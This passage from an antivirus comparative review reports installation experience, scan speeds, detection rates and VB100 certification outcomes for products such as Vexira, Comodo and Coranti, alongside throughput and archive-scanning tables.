
The testing process followed the lines laid down by our first attempt at testing a similar solution, and completed, as expected, the morning after the initial install. The capping of the logs at a size just too small for our test sets meant some periodic harvesting was required to ensure all data was kept for processing. The results showed no surprises, with the expected pretty decent showing in the standard sets, a reasonable set of RAP scores, a single suspicious packer noted in the clean sets and solid coverage of the WildList on demand. On access things unravelled once again though, with the same handful of samples mysteriously missed; the odd issue denies *Celeritas* a VB100 award, despite a generally decent showing.

## Central Command Vexira 6.3.14

**Additional version information:** Engine 5.1.1, databases 12.70.8

<b>ItW</b>	100.00%	<b>Polymorphic</b>	90.52%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	82.40%
<b>Worms &amp; bots</b>	96.64%	<b>False positives</b>	0

*Central Command's Vexira* is yet another product that uses the ubiquitous *VirusBuster* engine, but goes a step further by using a clone of its interface too, with only the colour scheme and branding to tell the two apart. Provided as a 67MB installer with 85MB of updates, the set-up process includes more stages than many but is reasonably clear and painless, with no reboot needed to complete. The garish red of the interface is a little trying on the eyes at first but one soon becomes inured to it. Similarly, the layout seems clunky and



awkward initially, but after some practice it is reasonably straightforward to operate; a decent, if not exhaustive level of configuration is provided.

On-demand scanning speeds were pretty good, remaining steady across multiple attempts and slowing down somewhat in the archive set once archive handling was activated. Although the option to check compressed files on access appears in the GUI, it could not be made to produce any results. Resource use and file access lags were fairly low, and stability was solid throughout, with all tests finished within 24 hours of initial installation.

Results were much as expected, with a very decent showing in the standard sets and pretty reasonable, and again very steady scores in the RAP sets. With a single Themida-packed item alerted on in the clean sets and no problems at all in the WildList, *Central Command* once again earns a VB100 award quite comfortably.


### Clearsight AntiVirus 2.1.21

**Additional version information:** Definitions version 12.70.6, definitions date 26/10/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	90.51%
<b>ItW (o/a)</b>	97.72%	<b>Trojans</b>	81.60%
<b>Worms &amp; bots</b>	94.48%	<b>False positives</b>	0

Three in a row here for the *VirusBuster* engine, with another solution using the *Prevention* interface – this one from *Clearsight*, a company that seems to be focused on keeping things simple. A free edition of the product is available, along with a ‘Pro’ version that has extra configuration controls; as usual we required these, so had to connect to the web to apply an activation code before continuing.

Running through the tests quickly became formulaic, having practised a few times already, and once again it took up most of a day for the main tests and finished after an overnight scan job. Speeds were as expected – not unreasonable, but not super-fast, with a lightish touch in terms of resource use. On-access times were a little odd: super-light in some areas, but above average in others. Detection rates, as predicted, were decent in most areas, with once again the WildList handled fine on demand but a handful of infected samples not spotted on access; thus, another reasonable performance does not quite make the grade for certification.




### Commtouch Command Anti-Malware 5.1.10

**Additional version information:** Engine version 5.2.12, DAT file ID 201010270229

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	71.97%
<b>Worms &amp; bots</b>	88.73%	<b>False positives</b>	0

The *Command* solution, recently taken over by *Commtouch*, had some issues in the last comparative, which were



eventually discovered to be due to a miscommunication at the submission stage which led to a rather aged version of the engine being used. Watching closely for such issues this time, we installed the slender 13MB main package and added the similarly compact 24MB updater with caution, but all seemed in good order after a slowish but low-interaction set-up process.

The interface is fairly simple, with a button marked ‘advanced’ which grants access to a fairly basic set of configuration options. What controls there are can be accessed easily, and setting up the various jobs required was simple and rapid. It did not take too long to run through the speed tests, with reasonable and very steady scanning speeds on demand and not overly heavy overheads on access, while CPU use was no higher than most and RAM consumption fairly low.

Running through the infected sets proved a little more time consuming – not so much for the scans themselves, but more for the time needed to display and export results. On several occasions this took such a long time that we assumed it had completely failed, and on one occasion we observed an actual crash, possibly caused by an on-access pop-up appearing while the product was straining to decipher its log data. However, the data was stored in Access database format, and we were able to rescue it where necessary, and testing completed in pretty reasonable time.

On processing the data retrieved, we found some pretty decent scores across the sets, with a fairly steady level across the RAP sets – achieving their peak in the ‘week -1’ set. No problems were spotted in the clean or WildList sets, and a VB100 award is duly earned.

On-demand throughput (MB/s)	Archive files			Binaries and system files			Media and documents			Other file types		
	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files
Agnitum Outpost	1.65	21.86	1.65	12.07	223.91	12.07	5.86	26.72	5.86	4.75	120.22	4.75
AhnLab V3 Internet Security	8.33	8.19	7.21	25.39	27.07	5.80	10.88	11.03	10.83	6.56	8.20	8.20
Arcabit ArcaVir	8.55	8.52	8.55	11.32	11.30	11.32	32.94	33.40	32.94	18.03	18.34	18.03
Avast Software avast!	153.00	153.00	12.11	46.04	46.92	42.10	32.94	35.89	28.97	49.18	47.04	29.24
Avertive VirusTect	4.07	4.15	NA	18.38	20.61	18.38	8.87	10.15	8.87	6.01	7.46	6.01
AVG Internet Security 2010	9.63	2906.94	7.67	47.37	1231.53	39.41	21.66	267.17	19.71	13.70	270.50	11.63
Avira Personal	7.27	7.20	6.68	67.48	56.62	53.54	31.23	25.58	23.34	28.47	25.76	24.04
Avira Professional	6.65	6.95	6.65	31.99	32.84	31.99	14.48	15.12	14.48	9.84	9.93	9.84
BitDefender Business Client	4.64	4.63	4.64	29.50	29.86	29.50	15.82	16.03	15.82	12.02	12.30	12.02
Bkis BKAV Home Plus 2010	74.54	74.54	NA	3.92	3.89	3.90	3.80	3.85	3.85	2.60	2.67	2.67
CA Internet Security Suite Plus	2.36	2906.94	2.36	20.53	1642.04	20.53	22.68	240.45	22.68	15.68	216.40	15.68
CA Total Defense r12	90.84	1453.47	1.59	22.39	1231.53	6.87	10.78	267.17	5.97	6.11	180.33	4.68
Celeritas WinSafeGuard	4.23	4.25	NA	17.98	18.04	17.98	8.18	8.65	8.18	5.33	6.52	5.33
Central Command Vexira	9.41	9.50	2.98	28.81	29.15	29.15	19.71	20.04	19.87	18.03	18.34	18.34
Clearsight AntiVirus	4.09	4.04	NA	15.89	15.99	15.89	8.29	9.11	8.29	6.68	6.85	6.68
Commtouch Command	6.71	7.06	2.98	14.16	14.97	14.16	12.59	13.98	12.59	6.33	7.51	6.33
Comodo AntiVirus	8.10	7.96	8.10	24.51	24.27	24.51	15.92	16.03	15.92	9.58	9.84	9.58
Comodo Internet Security	8.35	8.26	3.96	37.89	37.60	37.04	39.42	36.43	35.36	25.16	25.16	25.16
Coranti 2010	3.88	3.90	3.88	6.24	6.24	6.24	3.37	3.36	3.37	2.86	2.87	2.86
Defenx Security Suite 2011	1.62	21.69	1.62	11.93	223.91	12.28	5.74	27.32	6.34	4.51	120.22	5.30
Digital Defender Antivirus	4.48	4.44	NA	15.54	15.54	15.54	13.82	13.90	13.82	14.24	14.24	14.24
eEye Digital Security Blink	1.09	1.11	1.02	1.94	1.93	1.95	0.86	0.86	0.86	0.61	0.62	0.62
Emsisoft Anti-Malware	7.99	7.75	NA	8.94	8.91	8.94	6.83	6.89	6.83	5.55	5.44	5.55
eScan Internet Security	4.60	5.47	4.60	2.57	4.28	2.57	0.85	1.15	0.85	1.08	1.04	1.08
ESET NOD32 Antivirus	5.14	1453.47	5.14	28.47	259.27	28.47	9.28	30.06	9.28	6.94	17.45	6.94
Filseclab Twister	0.94	0.94	0.94	10.28	10.46	10.28	6.64	5.12	6.64	2.99	3.58	2.99
Fortinet FortiClient	5.84	6.03	5.84	7.75	7.51	7.75	6.41	6.53	6.41	11.39	11.89	11.39
Frisk F-PROT Antivirus	10.31	10.24	10.31	20.27	19.86	20.27	18.50	18.93	18.50	26.39	27.05	26.39
F-Secure Client Security	11.31	2906.94	2.59	20.19	4926.11	15.25	11.08	1202.25	14.93	98.36	1082.01	5.82
F-Secure Internet Security	11.96	2906.94	2.61	30.79	2463.05	28.81	16.81	1202.25	16.58	98.36	1082.01	15.03
G DATA Antivirus 2011	4.69	2906.94	4.69	13.80	821.02	13.80	9.98	126.55	9.98	6.52	1082.01	6.52
Hauri ViRobot	4.68	4.70	4.68	10.14	10.35	10.14	3.61	3.68	3.61	2.70	2.77	2.70

(Please refer to text for full product names)

On-demand throughput (MB/s) contd.	Archive files			Binaries and system files			Media and documents			Other file types		
	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files	Default (cold)	Default (warm)	All files
Ikarus virus.utilities	29.36	29.07	NA	16.10	15.74	16.10	20.91	20.04	20.91	24.59	18.66	24.59
Iolo System Shield	7.92	8.05	7.92	15.54	16.05	16.05	20.04	20.38	19.87	16.15	17.17	13.20
K7 Total Security	10.34	10.38	10.34	12.57	12.57	12.57	33.40	33.87	33.40	25.76	25.76	25.76
Kaspersky Antivirus 6 for Windows	5.81	2906.94	5.81	31.78	1231.53	31.78	15.82	267.17	15.82	9.02	216.40	9.02
Kaspersky Internet Security 2011	4.66	2906.94	4.66	23.02	615.76	23.02	14.84	218.59	14.84	3.98	180.33	3.98
Keniu Antivirus	2.34	2.33	2.34	17.91	17.47	17.91	12.02	11.56	12.02	9.02	8.59	5.41
Kingsoft Internet Security 2011 Advanced	2.32	2.33	2.32	25.13	25.13	25.13	8.84	8.84	8.84	20.42	20.42	20.42
Kingsoft Internet Security 2011 Standard	2.34	2.36	2.34	37.32	36.49	37.32	9.01	9.07	9.01	21.22	20.81	21.22
Lavasoft AdAware Professional	7.90	7.96	7.90	24.88	24.75	24.88	2.28	2.26	2.28	2.85	2.85	2.85
Lavasoft AdAware Total Security	4.49	2906.94	4.49	18.66	703.73	18.66	14.93	114.50	14.93	12.73	541.00	12.73
McAfee VirusScan Enterprise	76.50	76.50	2.75	15.64	15.74	14.66	10.45	10.59	11.13	7.41	7.46	7.57
Microsafe Avira Premium Security Suite	6.97	7.06	6.97	55.98	57.28	55.98	27.96	28.29	27.96	23.02	23.02	23.02
Microsoft Security Essentials	4.39	4.46	4.39	12.19	12.66	12.19	10.55	10.69	10.55	4.92	6.48	4.92
MKS MKS_vir	3.36	4.13	3.36	18.24	13.00	18.24	17.30	17.30	17.30	11.63	11.63	11.63
Nifty Corporation Security24	3.40	107.66	NA	17.10	410.51	17.10	7.40	68.70	7.40	4.43	51.52	4.43
Norman Security Suite	0.39	0.40	0.39	2.91	2.86	2.91	4.56	4.62	4.56	3.24	3.27	3.24
Optenet Security Suite	2.68	2.68	2.68	21.33	21.51	21.33	13.28	13.36	13.28	9.75	9.58	9.75
PC Booster AV Booster	4.16	4.27	NA	22.70	22.60	22.70	14.23	14.14	14.23	14.82	14.62	14.82
PC Tools Internet Security	3.16	1453.47	3.16	20.70	703.73	20.70	11.03	114.50	11.03	9.41	108.20	9.41
PC Tools Spyware Doctor	3.18	1453.47	3.18	27.07	703.73	27.07	11.03	126.55	11.03	9.17	98.36	9.17
Preventon AntiVirus	4.03	4.08	NA	21.23	21.33	21.23	13.98	14.31	13.98	14.82	15.03	14.82
Qihoo Antivirus	4.32	4.36	4.32	18.80	18.66	18.80	11.96	12.72	11.96	9.33	9.33	9.33
Quick Heal Total Security 2011	2.93	2.92	1.97	35.19	35.44	34.94	10.23	10.32	10.02	10.82	10.71	9.41
Returnil System Safe 2011	4.54	4.59	4.54	9.81	10.14	9.81	4.07	4.26	4.07	4.62	5.36	4.62
Rising Internet Security 2010	2.21	2.35	2.21	18.11	20.11	18.11	4.85	4.93	4.85	5.25	5.64	5.25
Sophos Endpoint Security and Control	138.43	138.43	1.50	13.65	13.68	12.83	10.64	11.18	9.62	6.33	6.44	5.38
SPAMfighter VIRUSfighter	4.23	4.20	NA	30.22	30.60	30.22	15.22	15.41	15.22	15.03	15.24	15.03
Sunbelt VIPRE	2.74	2.83	2.74	31.18	39.73	31.18	2.19	2.20	2.19	2.75	2.79	2.75
Trustport Antivirus 2011	2.70	2.68	2.70	13.72	13.92	13.72	7.51	7.76	7.51	5.10	5.18	5.10
VirusBuster Professional	9.14	9.17	2.85	14.84	14.93	14.20	10.45	11.13	8.78	7.57	7.96	6.40
Webroot Internet Security	1.43	290.69	1.43	13.76	492.61	13.76	27.96	240.45	27.96	11.15	90.17	11.15
ZeoBIT PCKeeper	25.73	29.66	25.73	24.75	26.48	24.75	11.96	12.52	11.96	7.84	7.96	7.84

(Please refer to text for full product names)

## Comodo AntiVirus 5.0.163652.1142

**Additional version information:** Virus signature database version 6526


<b>ItW</b>	99.19%	<b>Polymorphic</b>	64.76%
<b>ItW (o/a)</b>	99.19%	<b>Trojans</b>	85.34%
<b>Worms &amp; bots</b>	90.72%	<b>False positives</b>	1

Comodo put in an impressive debut performance in the last test, although it did not quite achieve certification. Once again this month both the plain anti-virus and full suite solutions were entered for testing. The *AntiVirus* product was provided as a 51MB installer package but required online updating, which fetched an additional 111MB of data after a fairly lengthy, multi-stage set-up process. The set-up includes the offer to use Comodo's own secure DNS servers, 'in-the-cloud' validation of running applications, and a wide range of possible languages – some of the translations being provided by the active user base. A reboot is required to complete the process.

The interface displayed at the end of the installation process has seen a significant redesign since the last time it graced our test bench. It looks slick, clean and attractive, with large, clear and well-labelled controls, providing a reasonable if not exhaustive level of fine tuning. The solution includes considerably more than the basics of traditional anti-malware however, with the 'Defense+' tab providing a pretty impressive range of additional intrusion prevention measures.

Testing ran fairly smoothly, with both on-access and on-demand scanning speeds around the norm for this month's figures, and resource consumption similarly average. At one point during the big scan of the main infected sets the product showed a very polite message suggesting it had crashed, but the scan appeared to complete and no gaps were noted with real-time protection either. The real-time tests were a little more difficult to get through, as the product insisted on removing every trace it spotted. The job started on a Friday afternoon and was only just finishing at lunchtime the following Monday, meaning the product took slightly more than the hoped-for average in terms of machine hours, but thanks to careful scheduling not much hands-on time was actually wasted.

Scores in the main test sets were fairly decent, with a little work to do in covering some items in the polymorphic sets, and RAP scores were at the lower end of the middle



of the field. In the clean sets a single file from a version of the popular *Nero* CD burning suite was flagged as a virus, with an additional item labelled suspicious, while a handful of WildList files were not picked up. Thus *Comodo* is denied VB100 certification once again despite a generally reasonable showing.

## Comodo Internet Security 5.0.163652.1142

**Additional version information:** Virus signature database version 6526

<b>ItW</b>	99.19%	<b>Polymorphic</b>	64.76%
<b>ItW (o/a)</b>	99.19%	<b>Trojans</b>	85.73%
<b>Worms &amp; bots</b>	91.02%	<b>False positives</b>	1

With a set-up package and process almost identical to its sibling product, *Comodo*'s suite solution also needed online updates and a reboot to get things going. The main addition that makes this a full suite is *Comodo*'s well-regarded firewall, but this made for little extra work in the installation.


The GUI is similar, clear and clean with a nice layout and ample configuration for most of its features, without appearing cluttered or awkward to navigate. Scanning speeds were reasonable on demand, while on access they were notably faster than the previous product, although CPU use was higher to compensate. Again, our on-access scan over the main sets took an extremely long time, but we were ready and ran it over a weekend, and this time no stability issues were observed despite the long duration. Detection scores were reasonable in general, but a single false positive and a handful of misses in the WildList ensure *Comodo* misses out on VB100 certification after a promising showing.

## Coranti 2010 1.001.00011

**Additional version information:** Updated 27/10/2010 1400 GMT

<b>ItW</b>	100.00%	<b>Polymorphic</b>	100.00%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	99.14%
<b>Worms &amp; bots</b>	99.99%	<b>False positives</b>	0


*Coranti*'s multi-engine approach – which includes technologies from *BitDefender*, *F-PROT*, *Norman* and *Lavasoft* – meant that the original 47MB installer package needed to be augmented with a large quantity of update data. Some 300MB came down in a 30-minute period after



the fairly simple and speedy set-up process, which needed no reboot to complete. The interface is fairly busy, providing lots of information and an excellent degree of configuration, but is rationally laid out and reasonably simple to operate.

Scanning speeds were not very fast, as might be expected, but not terrible either. On-access overheads and resource consumption were very heavy. Despite this, getting through the full test suite took a day and a night as hoped, and showed the expected excellent detection rates across all sets, with very gradual declines through the RAP sets.

The clean set brought up a number of alerts, some of them reporting adware items while others said little more than that an item had been ‘reported’, but these were allowed as suspicious alerts only; with the WildList covered effortlessly, *Coranti* earns another VB100 award for its efforts.




## Defenx Security Suite 2011 3389.519.1244

**Additional version information:** Malware database 27/10/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	90.52%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	83.45%
<b>Worms &amp; bots</b>	96.63%	<b>False positives</b>	0

*Defenx* provided its product as a 108MB installation package with all updates rolled in. The set-up process ran



through a fair number of stages, including the setting of a system restore point and installation of Visual C++ Runtime components, checking network connections and running applications before finally requesting a reboot to complete. The interface, which is similar to the *Agnitum* solution on which it is based, is clear and logical, providing a reasonable level of configuration for the anti-malware module which is just one of several protective layers included in the product.

Scanning speeds were slowish at first but improved splendidly on repeat runs, while on-access overheads were reasonable and resource usage fairly low. Detection rates were much as might be expected from the *VirusBuster* engine underlying the anti-malware component, with good results in the main sets and a reasonable showing in the RAP sets. Smart caching of results extended to the infected sets, where the on-access run over the main sets completed in less than 15 minutes – something of a record and a delight in a month where a handful of solutions required several days to complete the same task.


With all tests completed well inside the allotted period, and no issues more serious than a (quite accurate) warning of a Themida-protected file in the clean sets, *Defenx* easily earns another VB100 award.

## Digital Defender Antivirus Full 2.1.21

**Additional version information:** Definitions version 12.70.6, definitions date 26/10/2010

<b>ItW</b>	100.00%	<b>Polymorphic</b>	90.51%
<b>ItW (o/a)</b>	97.72%	<b>Trojans</b>	81.60%
<b>Worms &amp; bots</b>	94.48%	<b>False positives</b>	0

Yet another of the swathe of similar *VirusBuster/Preventon*-based solutions, *Digital Defender* has entered several tests in the past year or so and has its first VB100 well under its belt, although the last few tests have seen some bad luck. The installation and set-up process has already been covered in several previous entries this month, the only difference here being the company logo and colour scheme. Speeds, resource consumption and detection rates were all pretty reasonable, testing ran for almost exactly 24 hours without incident, and once again that handful of items in the WildList spoiled what would otherwise have been a very decent performance.



## eEye Digital Security Blink 4.7.1

**Additional version information:** Rule version 1603, anti-virus version 1.1.1257

<b>ItW</b>	100.00%	<b>Polymorphic</b>	85.40%
<b>ItW (o/a)</b>	100.00%	<b>Trojans</b>	69.81%
<b>Worms &amp; bots</b>	90.35%	<b>False positives</b>	0

The *Blink* solution includes a wealth of extra protective layers above and beyond the anti-malware component

Archive scanning		ACE	CAB	EXE-RAR	EXE-ZIP	JAR	LZH	RAR	TGZ	ZIP	ZIPX	EXT*
Agnitum Outpost	OD	2	√	√	√	√	X	√	√	√	X	√
	OA	X	X	X	X	X	X	X	X	X	X	√
AhnLab V3 Internet Security	OD	X	√	X	X	X	√	√	X	√	X	√
	OA	X	X	X	X	X	X	X	X	X	X	√
Arcabit ArcaVir	OD	2	√	√	√	√	√	√	√	√	1	√
	OA	X	X	√	√	X	X	X	X	X	X	√
Avast Software avast!	OD	X/√	X/√	√	√	X/√	X/√	X/√	X/√	X/√	X/√	X/√
	OA	X/√	X/√	√	√	X/√	X/√	X/√	X/√	X/√	X/√	√
Avertive VirusTect	OD	1	1	X	X	1	X	1	X	1	1	√
	OA	1	1	X	X	X	X	1	X	1	X	X
AVG Internet Security 2010	OD	√	√	√	√	√	√	√	√	√	√	XX/√
	OA	X	X	X	X	X	X	X	X	X	X	X/√
Avira Personal	OD	√	√	√	√	√	√	√	√	√	√	√
	OA	X	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/√	√
Avira Professional	OD	√	√	√	√	√	√	√	√	√	√	√
	OA	X	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/√	X/√	√
BitDefender Business Client	OD	√	√	8	8	√	√	√	8	√	√	√
	OA	X/√	X/√	X/8	X/8	√	X/√	X/√	X/8	1/√	1/√	√
Bkis BKAV Home Plus 2010	OD	X	X	X/√	X	X	X	X	X	X	X	√
	OA	X	X	X	X	X	X	X	X	X	X	√
CA Internet Security Suite Plus	OD	X	√	√	√	√	√	√	√	√	√	√
	OA	X	X	X	X	1	X	X	X	1	X	√
CA Total Defense r12	OD	X/*	X/√	X/√	X/√	1/√	X/√	X/√	X/√	1/√	X/√	√
	OA	X	X	X	X	1	X	X	X	1	X	√
Celeritas WinSafeGuard	OD	1	1	X	X	1	X	1	X	1	1	√
	OA	1	1	X	X	X	X	1	X	1	X	X/√
Central Command	OD	2	√	√	√	X/√	X	√	√	√	X/√	X/√
	OA	X	X	X	X	X	X	X	X	X	X	X/√
Clearsight AntiVirus	OD	1	1	X	X	1	X	1	X	1	1	√
	OA	1	1	X	X	X	X	1	X	1	X	1
Commtouch Command	OD	5	5	5	5	5	√	5	2	5	5	√
	OA	X	X	X	X	X	X	X	X	X	X	1
Comodo AntiVirus	OD	X	5	5	5	5	5	5	X	5	X	√
	OA	X	X	X	X	X	X	X	X	X	X	√
Comodo Internet Security	OD	X	5	5	5	5	5	5	X	5	X	√
	OA	X	X	X	X	X	X	X	X	X	X	√
Coranti 2010	OD	√	√	8/√	8/√	√	√	√	8/√	√	√	√
	OA	X/1	X	X	X	X/√	X	X	X	1	X/1	X/√
Defenx Security Suite	OD	2	√	√	√	√	X	√	√	√	X	√
	OA	X	X	X	X	X	X	X	X	X	X	√
Digital Defender Antivirus	OD	1	1	X	X	1	X	1	X	1	1	√
	OA	1	1	X	X	X	X	1	X	1	X	X
eEye Digital Security Blink	OD	X	4/√	3/√	X/1	4/√	4/√	4/√	X/√	4/√	X	√
	OA	X	X	X	X	X	X	X	X	X	X	√

Key: X - Archive not scanned; X/√ - Default settings/thorough settings; √ - Archives scanned to depth of 10 or more levels;  
 [1-9] - Archives scanned to limited depth; EXT\* - Eicar test file with random extension; All others - detection of Eicar test file embedded in archive nested up to 10 levels.

(Please refer to text for full product names)

Archive scanning contd.		ACE	CAB	EXE-RAR	EXE-ZIP	JAR	LZH	RAR	TGZ	ZIP	ZIPX	EXT*
Emsisoft Anti-Malware	OD	2	2	2	2	2	2	2	X	2	2	✓
	OA	X	2	2	2	2	X	2	X	2	X	X
eScan Internet Security	OD	9	5	4	3	5	5	5	4	5	8	✓
	OA	9/N	5/N	4/8	3/8	5/N	5/N	5/N	4/8	5/N	5/N	✓
ESET NOD32 Antivirus	OD	✓	✓	✓	✓	✓	✓	✓	5	✓	✓	✓
	OA	X	X	X	X	X	X	X	X	X	X	✓
Fileseclab Twister	OD	5	3	3	3	4	1	4	X	5	X	✓
	OA	X	X	X	X	X	X	1	X	2	X	X
Fortinet FortiClient	OD	X	✓	✓	✓	✓	✓	✓	✓	4	1	✓
	OA	X	✓	✓	✓	✓	✓	✓	✓	4	1	✓
Frisk F-PROT Antivirus for Windows	OD	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	OA	X	X	2	2	X	X	X	X	2	2	✓
F-Secure Client Security	OD	X/N	✓	✓	✓	✓	✓	✓	✓	8	✓	X/N X/N
	OA	X	X	X	X	X	X	X	X	X	X	X
F-Secure Internet Security	OD	X	✓	8	8	✓	✓	✓	8	✓	X	X/N
	OA	X	X	X	X	X	X	X	X	X	X	X
G DATA Antivirus 2011	OD	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	OA	✓	✓	3/N	4/N	✓	✓	✓	8/N	8/N	✓	✓
Hauri ViRobot	OD	✓	✓	8	8	✓	✓	✓	8	✓	✓	✓
	OA	X	X	8	8	X	X	✓	X	✓	*	X
Ikarus virus.utilities	OD	2	2	2	2	2	2	2	3	3	2	✓
	OA	2	2	2	2	2	2	2	3	2	2	✓
Iolo System Shield	OD	5/N	5/N	5/N	5/N	5/N	✓	5/N	2/N	5/N	5/N	✓
	OA	5/N	5/N	5/N	5/N	5/N	5/N	5/N	2/N	5/N	5/N	✓
K7 Total Security	OD	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	OA	X	X	1	1	X	X	X	X	1	1	✓
Kaspersky Antivirus 6 for Windows	OD	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	OA	X/N	X/N	X/N	X/N	X/N	X/N	X/N	X/N	X/N	X/N	✓
Kaspersky Internet Security 2011	OD	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	OA	X/N	X/N	1/N	1/N	X/N	X/N	X/N	X/N	X/N	X/N	✓
Keniu Antivirus	OD	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	OA	X	X	X	X	X	X	X	X	X	X	X
Kingsoft Internet Security 2011 Adv.	OD	X	✓	✓	X	✓	✓	✓	✓	✓	1	✓
	OA	X	X	X	X	X	X	X	X	X	X	✓
Kingsoft Internet Security 2011 Std.	OD	X	✓	✓	X	✓	✓	✓	✓	✓	1	✓
	OA	X	X	X	X	X	X	X	X	X	X	✓
Lavasoft AdAware Professional	OD	X	X	✓	✓	X	X	✓	X	✓	X	✓
	OA	X	X	✓	✓	X	X	X	X	X	X	X
Lavasoft AdAware Total Security	OD	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
	OA	✓	✓	3	4	✓	✓	✓	8	8	✓	✓
McAfee VirusScan Enterprise	OD	X/2	X/N	X/N	X/N	X/N	X/N	X/N	X/N	X/N	X/N	✓
	OA	X/2	X/N	X/N	X/N	X/N	X/N	X/N	X/N	X/N	X/N	✓

Key: X - Archive not scanned; X/N - Default settings/thorough settings; ✓ - Archives scanned to depth of 10 or more levels;  
 [1-9] - Archives scanned to limited depth; EXT\* - Eicar test file with random extension; All others - detection of Eicar test file embedded in archive nested up to 10 levels.

(Please refer to text for full product names)

Archive scanning contd.		ACE	CAB	EXE-RAR	EXE-ZIP	JAR	LZH	RAR	TGZ	ZIP	ZIPX	EXT*
Microsafe Avira Premium Security Suite	OD	√	√	√	√	√	√	√	√	√	√	√
	OA	X	X/\	X/\	X/\	X/\	X/\	X/\	X/\	X/\	X/\	√
Microsoft Security Essentials	OD	√	√	√	√	2	2	2	√	√	√	√
	OA	X	X	X	1	X	X	X	X	1	X	√
MKS MKS_vir	OD	*	N/A	N/A	N/A	N/A	N/A	N/A	N/A	N/A	N/A	N/A
	OA	**	**	**	**	**	**	**	**	**	**	**
Nifty Corporation Security24	OD	X	X	1	1	X	X	X	X	X	X	√
	OA	X	X	1	1	X	X	X	X	X	X	√
Norman Security Suite	OD	X	√	√	X	√	√	√	√	*	√	
	OA	X	X	X	X	X	X	X	X	X	X	√
Optenet Security Suite	OD	√	√	√	√	√	√	√	√	√	√	√
	OA	X	X	1	1	X	X	X	X	X	X	√
PC Booster AV Booster	OD	1	1	X	X	1	X	1	X	1	1	√
	OA	1	1	X	X	X	X	1	X	1	X	X/\
PC Tools Internet Security	OD	√	√	√	√	√	√	√	√	√	X	√
	OA	X	X	√	√	X	X	X	X	X	X	X
PC Tools Spyware Doctor	OD	√	√	√	√	√	√	√	√	√	X	√
	OA	X	X	√	√	X	X	X	X	X	X	X
Preventon AntiVirus	OD	1	1	X	X	1	X	1	X	1	1	√
	OA	1	1	X	X	X	X	X/1	X	1	X	X/\
Qihoo Antivirus	OD	√	√	8	8	√	√	√	8	√	√	√
	OA	X	X	X	X	X	X	X	X	X	X	X
Quick Heal Total Security 2011	OD	X/2	X/5	X	X	2/5	X	1/5	X/1	2/5	X	X/\
	OA	2	X	X	X	1	X	X	X	1	X	√
Returnil System Safe 2011	OD	5	5	5	5	5	√	5	2	5	5	√
	OA	X	X	X	X	X	X	X	X	X	X	√
Rising Internet Security 2010	OD	X	X	X	X	√	√	√	√	√	√	√
	OA	X	X	X	X	X	X	X	X	X	X	√
Sophos Endpoint Security and Control	OD	X	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/\
	OA	X	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/5	X/\
SPAMfighter VIRUSfighter	OD	1	1	X	X	1	X	1	X	1	1	√
	OA	X/1	X/1	X	X	X	X	X/1	X	X/1	X	X/\
Sunbelt VIPRE	OD	X	X	√	√	√	X	√	X	√	X	√
	OA	X	X	√	√	X	X	X	X	X	X	√
Trustport Antivirus 2011	OD	√	√	√	√	√	√	√	√	√	√	√
	OA	X	X	X	X	√	X	X	X	1	X	√
VirusBuster Professional	OD	2	√	√	√	X/\	X	√	√	√	X/\	X/\
	OA	X	X	X	X	X	X	X	X	X	X	X/\
Webroot Internet Security Complete	OD	X	√	5	5	5	√	√	5	√	√	√
	OA	X	√	5	5	5	√	√	5	√	√	√
ZeoBIT PCKeeper	OD	2	√	√	√	√	√	√	√	√	X	√
